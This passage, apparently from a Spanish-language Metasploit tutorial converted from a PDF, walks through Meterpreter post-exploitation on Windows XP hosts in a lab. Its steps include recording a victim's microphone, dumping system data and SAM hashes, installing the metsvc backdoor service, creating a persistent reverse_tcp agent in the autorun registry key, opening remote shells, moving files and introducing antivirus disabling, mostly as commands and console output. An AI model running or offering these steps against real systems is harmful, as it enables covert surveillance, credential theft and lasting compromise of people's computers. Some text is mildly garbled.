
Sound_recorder

Podemos capturar el audio del micrófono con Soundrecorder, donde tan solo debemos indicarle los intervalos de tiempo en segundos con el parámetro `-i` con los que se producirá la grabación.

Meterpreter> run sound_recorder

-h menú ayuda

-i intervalos de tiempo de 30 segundos



```

msf exploit(adobe_flashplayer_newfunction) > sessions -l
Active sessions
=====
  Id  Type           Information                                     Connection
  --  -
  1   meterpreter   x86/win32   PC_1011\Administrador @ PC_1011             192.168.1.59:4444 -> 192.168.1.99:1281

msf exploit(adobe_flashplayer_newfunction) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > soundrecorder
[*] Unknown command: soundrecorder.
meterpreter > run soundrecorder
Meterpreter script to Record all sound from built in sound source
on target host


OPTIONS:
  -h      Help menu.
  -t <opt> Record Time

meterpreter > run soundrecorder -t 60
Uploading /msf3/data/linco.exe...
  /msf3/data/linco.exe uploaded!
Uploading /msf3/data/ogenc.exe...
  /msf3/data/ogenc.exe uploaded!
Recording...
stopping recording...
Recording Stopped
Downloading sound file...
File Downloaded to /home/Administrador/.msf3/logs/soundrecord/192.168.1.9900086/out.ogg
Deleting left over files...
Files on target deleted
meterpreter >
  
```

Grabación de sonido del micro remoto

get_application_list

Nos muestra las aplicaciones instaladas en el equipo remoto.



```
bash
-c      List SID's of currently logged on users.
-h      Help menu.
-l      List SID's of users who have logged in to the host.

meterpreter > run get_application_list

Installed Applications
=====

Name                                     Version
----                                     -
Adobe Flash Player 10 ActiveX           10.0.45.2
Adobe Flash Player Plugin                9.0.280.0
VLC media player 0.9.4                   0.9.4
Java(TM) 6 Update 17                    6.0.170
J2SE Runtime Environment 5.0 Update 6   1.5.0.60
Windows XP Service Pack 3                20080414.031514
WebFldrs XP                              9.50.6513


meterpreter > █
```

Aplicaciones instalada en el sistema remoto

winenum

Con winenum tendremos un volcado del sistema con entradas dns, rutas, programas instalados, hash de la sam, recursos compartidos, todo ello grabado en la siguiente ruta

C:\Archivos de programa\Metasploit\Framework3\home\Administrador\.msf3\logs\scripts\winenum\



Ficheros con los resultados del script winenum

Metsvc


Cuando hemos accedido por primera vez al sistema remoto, y nos desconectamos de la sesión de meterpreter, quizás nos interese volver a conectarnos si necesidad de volver a explotar la vulnerabilidad, tenemos la posibilidad de crear un servicio remoto con el cual poder volver a conectarnos cuando queramos.

Tengamos en cuenta que en el caso de que se tenga habilitado en el equipo remoto el firewall de Windows, tendremos que abrir el puerto:

Antes de desconectar la sesión inicial de meterpreter ejecutamos lo siguiente:

Nos conectaremos por consola cmd ejecutando **execute -f cmd.exe -i -t**

netsh firewall add portopening TCP 31337 [nombre]



```

bash
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\gXZnzWhmp...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
[*] * Installing service metsvc
[*] * Starting service
Service metsvc successfully installed.

meterpreter > use multi/handler
Loading extension multi/handler...
[-] Failed to load extension: No such file or directory - /msf3/data/meterpreter/ext_server_multi/handler.dll
meterpreter > back
[-] Unknown command: back.
meterpreter > exit

[*] Meterpreter session 1 closed. Reason: User exit
msf exploit(adobe_flashplayer_newfunction) > back
msf > sessions -l

Active sessions
=====
No active sessions.

msf >

```

Creando servicio de backdoor

Una vez creado el servicio remoto y abierto el puerto , podemos hacer un reboot del sistema

Meterpreter > reboot

Y una vez reiniciado nos conectaremos mediante **multi/handler**, seleccionando el payload **Windows/metsvc_bind_tcp** y configurando el **lport a 31337** e indicando el equipo victima para volver a conectarnos

```

bash
-----
Name      Current Setting  Required  Description
-----
-----

Payload options (windows/metsvc_bind_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     31337            yes       The listen port
RHOST     192.168.1.99     no        The target address

Exploit target:
-----
Id  Name
--  ---
0   Wildcard Target

msf exploit(handler) > exploit
[*] Started bind handler

[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.1.59:1379 -> 192.168.1.99:31337) at 2010-11-18 01:06:48 +0100
meterpreter >

```

Ejecución

Si queremos desinstalar el servicio ejecutaremos en nuestra sesión de meterpreter:

Meterpreter> metsvc -r

```

bash
[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.1.59:1379 -> 192.168.1.99:31337) at 2010-11-18 01:06:48 +0100
meterpreter > metsvc -r
[-] Unknown command: metsvc.
meterpreter > run metsvc -r
[*] Removing the existing Meterpreter service
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\dMKwHZnlzajWH...
[*] >> Uploading metsvc.exe...
[*] Stopping the service...
    * Stopping service metsvc
    * Removing service
Service metsvc successfully removed.
meterpreter >

```

Borrado del servicio remot metsvc

persistence

Hemos visto la forma de asegurarnos la posterior conexión con el equipo remoto a posteriori de la primera sesión de meterpreter con metaspvc, pero hay un problema, que pasa si el equipo remoto limita las conexiones entrantes por el puerto configurado por metasploit??, para solucionar este imprevisto, usaremos una conexión inversa o lo que es lo mismo, será el equipo remoto quien se conecte a nosotros, eso en el caso que el firewall remoto no limite también las conexiones salientes cosa que en equipos de escritorio no es muy común.

Nos crearemos una sesión meterpreter con cualquier exploit que nos lo permita.

```

bash
msf exploit(ms08_067_netapi) > set rhost 192.168.1.80
rhost => 192.168.1.80
msf exploit(ms08_067_netapi) > jobs

Jobs
====

No active jobs.

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1033) at 2010-12-29 23:18:55 +0100

meterpreter >

```

Con **run persistente -h** veremos las opciones a configurar:

- A Automaticamente inicia un handler para conectarse con el agente.
- U Intento de conexión cuando el usuario inicia la sesión
- X Intento de conexión cuando el usuario inicia el sistema
- h ayuda
- i <num> número en segundos de reintentos de conexión
- p <num> puerto local a la escucha para recibir la conexión
- r <num> ip a la que conectará el agente (nuestra ip)

Con las opciones ejecutaremos lo siguiente:

Meterpreter> run persistente -A -U -X -i 300 -p 4444 -r 192.168.1.59

```

bash
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1033) at 2010-12-29 23:18:55 +0100

meterpreter > run persistence -A -U -X -i 300 -p 4444 -r 192.168.1.59
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/Administrador/.msf3/logs/scripts/persistence/VICTIMA_20101229.2407/VICTIMA_20101229.2407.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=4444
[*] Persistent agent script is 609409 bytes long
[*] Persist script written to C:\WINDOWS\TEMP\Y10RtnVBqi.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[*] Multi/Handler started!
[*] Executing script C:\WINDOWS\TEMP\Y10RtnVBqi.vbs
[*] Agent executed with PID 1432
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TBcvZHnHAjpmzA
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TBcvZHnHAjpmzA
meterpreter >
    
```

Ejecución del script persistence

Todo correcto ahora en el próximo inicio de sesión o del sistema dejaremos en escucha por el puerto 4444 el handler de conexión y comprobaremos si nos conectamos.

```

bash
Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.59    yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
    
```

Múlti handler a la espera de la conexión remota

Ya han pasado 5 minutos y el resultado es el siguiente, BINGO

```

bash
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.59    yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 2 opened (192.168.1.59:4444 -> 192.168.1.80:1036) at 2010-12-29 23:30:21 +0100

meterpreter >
    
```

Conexión a nuestro equipo de la sesión de meterpreter

Bien ahora lo que nos interesa es eliminar el rastro de persistence, para ello haremos lo siguiente:




```
Meterpreter >run multi_console_command - rc  
/home/Administrador/.msf3/logs/persistente/-----
```

O lo que viene a ser lo mismo borrar el fichero generado y la clave del registro creada en **run** y el fichero en **c:\windows\temp**.

Shell

Meterpreter > shell

Con el comando shell meterpreter nos retorna una consola de sistema, pudiendo ejecutar comandos del sistema remoto, con



```
bash
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1037) at 2010-11-18 23:19:32 +0100

meterpreter > shell
Process 1448 created.
Channel 1 created.
Microsoft Windows XP [Versi4n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Configuraci3n IP de Windows

Adaptador Ethernet Conexi3n de 3rea local          :
    Sufijo de conexi3n espec3fica DNS :
    Direcci3n IP. . . . . : 192.168.1.80
    M3scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada :

C:\WINDOWS\system32>
```


Shell remota

Exit volveremos a la consola meterpreter

Execute

Con el comando execute también podemos ejecutar una consola remota de la siguiente manera:

```
Meterpreter > execute -f cmd.exe -i -t
```



```
bash
Usage: execute -f file [options]
Executes a command on the remote machine.
OPTIONS:
  -H      Create the process hidden from view.
  -a <opt> The arguments to pass to the command.
  -c      Channelized I/O (required for interaction).
  -d <opt> The 'dummy' executable to launch when using -m.
  -f <opt> The executable command to run.
  -h      Help menu.
  -i      Interact with the process after creating it.
  -k      Execute process on the meterpreters current desktop
  -m      Execute from memory.
  -s <opt> Execute process in a given session as the session user
  -t      Execute process with currently impersonated thread token

meterpreter > execute -f cmd.exe -i -t
Process 1872 created.
Channel 2 created.
Microsoft Windows XP [Versi4n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


Comando execute

Upload

La finalidad de upload consiste en poder subir ficheros del equipo remoto

```
Meterpreter > upload c:\\prueba.txt c:\\prueba.txt
```

Observen que la contrabarra se repite.




Subida de fichero

Download

Podemos descargar del sistema remota ficheros a nuestra maquina local

```
Meterpreter > download c:\\prueba.txt c:\\prueba.txt
```



```
bash
meterpreter > upload c:\\prueba.txt /tmp/prueba.txt
[*] uploading : c:\\prueba.txt -> /tmp/prueba.txt
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload c:\\prueba.txt c:\\prueba.txt
[*] uploading : c:\\prueba.txt -> c:\\prueba.txt
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload c:\\prueba.txt c:\\prueba.txt
[*] uploading : c:\\prueba.txt -> c:\\prueba.txt
[*] uploaded : c:\\prueba.txt -> c:\\prueba.txt
meterpreter > download c:\\prueba.txt c:\\prueba2.txt
[*] downloading : c:\\prueba.txt -> c:\\prueba2.txt
[*] downloaded : c:\\prueba.txt -> c:\\prueba2.txt/prueba.txt
meterpreter > download c:\\prueba.txt c:\\prueba.txt
[*] downloading : c:\\prueba.txt -> c:\\prueba.txt
[*] downloaded : c:\\prueba.txt -> c:\\prueba.txt
meterpreter >
```

Descarga ficheros

Reg

El registro de Windows es el centro de nuestro sistema, su manipulación puede dejar sin acceso a este, por lo que esta sección hay que medirla con precaución.

Un ejemplo de consulta al registro, seria comprobar si el equipo remoto tiene activado el firewall.

```
reg                                queryval                            -k
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile -v EnableFirewall
```

```
bash
queryval  Queries the data contents of a value [-k <key> -v <val>]

meterpreter > reg HKLM\SYSTEM\CurrentControlSet
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:
  -d <opt>  The data to store in the registry value.
  -h <opt>  Help menu.
  -k <opt>  The registry key path (E.g. HKLM\Software\Foo).
  -t <opt>  The registry value type (E.g. REG_SZ).
  -v <opt>  The registry value name (E.g. Stuff).

COMMANDS:
  enumkey   Enumerate the supplied registry key [-k <keys>]
  createkey Create the supplied registry key [-k <key>]
  deletekey Delete the supplied registry key [-k <key>]
  queryclass Queries the class of the supplied key [-k <keys>]
  setval    Set a registry value [-k <key> -v <val> -d <data>]
  deleteval Delete the supplied registry value [-k <key> -v <val>]
  queryval  Queries the data contents of a value [-k <key> -v <val>]

meterpreter > reg -k HKLM\SYSTEM\CurrentControlSet
[-] You must specify a key path (-k)
meterpreter > reg -k HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
[-] You must specify a key path (-k)
meterpreter > reg queryval -k HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
[-] You must specify a value name (-v)
meterpreter > reg queryval -k HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile -v EnableFirewall
[-] stdapi_registry_query_value: Operation failed: The system cannot find the file specified.
meterpreter > reg queryval -k HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile -v EnableFirewall
Key: HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
Name: EnableFirewall
Type: REG_DWORD
Data: 1
meterpreter >
```

Consulta valor de Registro

El registro nos muestra muchos datos interesantes con los que podemos trabajar o de los valores que pueden sernos útiles.


Estado del Firewall

HKEY_LOCAL_MACHINE

\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall

killav

Este plugin desactiva los módulos antivirus del equipo remoto

